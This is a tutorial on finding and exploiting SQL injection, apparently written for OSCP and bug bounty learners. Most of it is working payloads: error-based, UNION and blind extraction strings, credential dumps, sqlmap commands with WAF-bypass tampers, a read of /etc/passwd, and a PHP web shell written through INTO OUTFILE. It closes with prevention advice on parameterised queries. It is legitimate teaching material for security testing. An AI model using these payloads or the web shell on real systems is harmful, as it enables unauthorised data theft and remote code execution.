SQL Injection remains in the OWASP Top 10 for a reason — it is everywhere and devastating when exploited. This guide covers everything from your first ' test to UNION-based extraction, blind SQLi techniques, and automated exploitation with sqlmap. By the end you will be able to identify injection points, extract data manually, and know exactly when and how to use tooling.
1. What is SQL Injection?

SQL Injection occurs when user-supplied input is embedded directly into a database query without sanitisation. An attacker can break out of the intended query context and inject their own SQL — reading, modifying, or deleting data, or even executing OS commands in some configurations.
A vulnerable PHP snippet looks like this:
$id = $_GET['id'];
$query = "SELECT * FROM users WHERE id = '$id'";
If you pass id=1' OR '1'='1, the query becomes always-true and returns all rows in the table. That is SQL injection.
2. Finding Injection Points
Test every parameter that gets sent to the server: GET parameters, POST body fields, cookies, and HTTP headers. Start with these probes and observe how the application responds:
'
''
`
')
"))
' OR '1'='1
' OR 1=1--
1' AND 1=2--
Signs of injection include: database error messages in the response, unexpected data appearing, behavioural differences between true and false conditions, or notable time delays.
💡 Pro Tip: Use Burp Suite to intercept all requests. Right-click any request and send it to Intruder. Fuzz every parameter with the payloads above and look for responses that differ in size, status code, or content.
3. Error-Based SQLi
When the application reflects database errors back to the browser, you can extract data directly from the error message itself. This is the fastest exploitation path when available.
-- MySQL: extract database version
' AND extractvalue(1, concat(0x7e, (SELECT version())))--
-- MySQL: extract current database name
' AND updatexml(1, concat(0x7e, (SELECT database())), 1)--
-- MSSQL: extract table name via type conversion error
' AND 1=CONVERT(int,(SELECT TOP 1 table_name FROM information_schema.tables))--
The tilde character (0x7e = ~) acts as a delimiter to make the extracted value easy to spot in the error message.
4. UNION-Based Data Extraction
UNION allows you to append your own SELECT statement to the original query and pull data into the response alongside normal results. This is the most commonly used manual technique.
Step 1 — Find the number of columns
Use ORDER BY and increment the number until you get an error:
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3-- -- error here means there are 2 columns
Step 2 — Find which columns are displayed in the response
' UNION SELECT NULL, NULL--
' UNION SELECT 'a', NULL--
' UNION SELECT NULL, 'a'--
The column containing a in the response is your output channel.
Step 3 — Extract data
-- Get all database names
' UNION SELECT schema_name, NULL FROM information_schema.schemata--
-- Get tables from a specific database
' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema='target_db'--
-- Get columns from a specific table
' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'--
-- Dump usernames and passwords
' UNION SELECT username, password FROM users--
5. Blind SQLi — Boolean and Time-Based
When there is no visible output or error message, you infer data through the application’s behaviour. This is slower but works against most production applications.
Boolean-Based Blind
The application behaves differently depending on whether your condition is true or false:
' AND 1=1-- -- page loads normally (TRUE condition)
' AND 1=2-- -- page changes or breaks (FALSE condition)
-- Extract data character by character
' AND substring(database(),1,1)='a'-- -- is first char of DB name 'a'?
' AND substring(database(),1,1)='b'-- -- is it 'b'?
-- Continue until you find a match, then move to position 2
Time-Based Blind
When there is no visible difference between true and false, use deliberate delays:
-- MySQL: 5-second delay if condition is true
' AND SLEEP(5)--
-- Extract data with time delay
' AND IF(substring(database(),1,1)='a', SLEEP(5), 0)--
-- MSSQL
'; WAITFOR DELAY '0:0:5'--
-- PostgreSQL
'; SELECT pg_sleep(5)--
If the response takes 5 seconds when your character guess is correct, you have confirmed the value.
6. Automating with sqlmap
Once you have confirmed injection manually, sqlmap handles the heavy lifting. Always confirm injection exists before running sqlmap — it reduces noise and avoids unnecessary requests.
# Basic scan against a GET parameter
sqlmap -u "http://target.com/page.php?id=1"
# Enumerate all databases
sqlmap -u "http://target.com/page.php?id=1" --dbs
# Enumerate tables in a specific database
sqlmap -u "http://target.com/page.php?id=1" -D dbname --tables
# Dump contents of a specific table
sqlmap -u "http://target.com/page.php?id=1" -D dbname -T users --dump
# Test a POST request
sqlmap -u "http://target.com/login.php" --data="user=admin&pass=test" -p user
# Use a request file captured from Burp Suite
sqlmap -r request.txt --level=5 --risk=3
# Bypass WAF with tamper scripts
sqlmap -u "http://target.com/?id=1" --tamper=space2comment,between
💡 OSCP Note: sqlmap is generally not permitted in the OSCP exam. Learn to extract data manually using UNION and blind techniques — sqlmap should only confirm and automate what you already understand how to do by hand.
7. Reading and Writing Files via SQLi
On MySQL with FILE privileges, SQL injection can read server files or write web shells.
-- Read a file from the server
' UNION SELECT LOAD_FILE('/etc/passwd'), NULL--
-- Write a PHP web shell to the web root
' UNION SELECT '<?php system($_GET["cmd"]); ?>', NULL
INTO OUTFILE '/var/www/html/shell.php'--
After writing the shell, access it directly:
http://target.com/shell.php?cmd=id
🔴 High Impact: File write via SQLi is a direct path to Remote Code Execution. This requires FILE privilege on the MySQL user and write access to the web root — both are common misconfigurations in CTF environments and older production servers.
8. Common Database Fingerprinting
Different databases use different SQL syntax. Identifying the backend first saves time.
| Database | Version Query | Comment Syntax |
|—|—|—|
| MySQL | SELECT version() | -- or # |
| MSSQL | SELECT @@version | -- |
| PostgreSQL | SELECT version() | -- |
| Oracle | SELECT banner FROM v$version | -- |
| SQLite | SELECT sqlite_version() | -- |
A quick fingerprint payload:
-- MySQL specific (returns 0 on others)
' AND 1=1 AND sleep(0)--
-- MSSQL specific
' AND 1=convert(int,@@version)--
-- Oracle requires FROM clause
' UNION SELECT NULL FROM dual--
9. Prevention & Reporting
Understanding the fix makes you a better tester and improves your bug bounty reports.
Prepared statements (parameterised queries) are the only reliable defence. The query structure is defined separately from the data, making injection structurally impossible:
// Vulnerable
$query = "SELECT * FROM users WHERE id = '$id'";
// Secure — parameterised query
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");
$stmt->execute([$id]);
Other layers that reduce risk:
- Input validation — whitelist expected formats (integers, alphanumeric only)
- Stored procedures — safe when they do not internally concatenate user input
- Least privilege DB accounts — the application’s database user should never have
DROP, FILE, or GRANT privileges
- WAF — useful supplementary layer but bypassable; not a substitute for parameterised queries
Bug bounty report structure for SQLi:
- Title: “SQL injection in
/search?q= parameter allows extraction of all database contents”
- Steps to reproduce: Exact URL, payload, and the data returned in the response
- Impact: What data is accessible? Can it escalate to RCE via
OUTFILE?
- Screenshot: Show extracted data (e.g. database name or table list) in the response
- Remediation: Parameterised queries / prepared statements
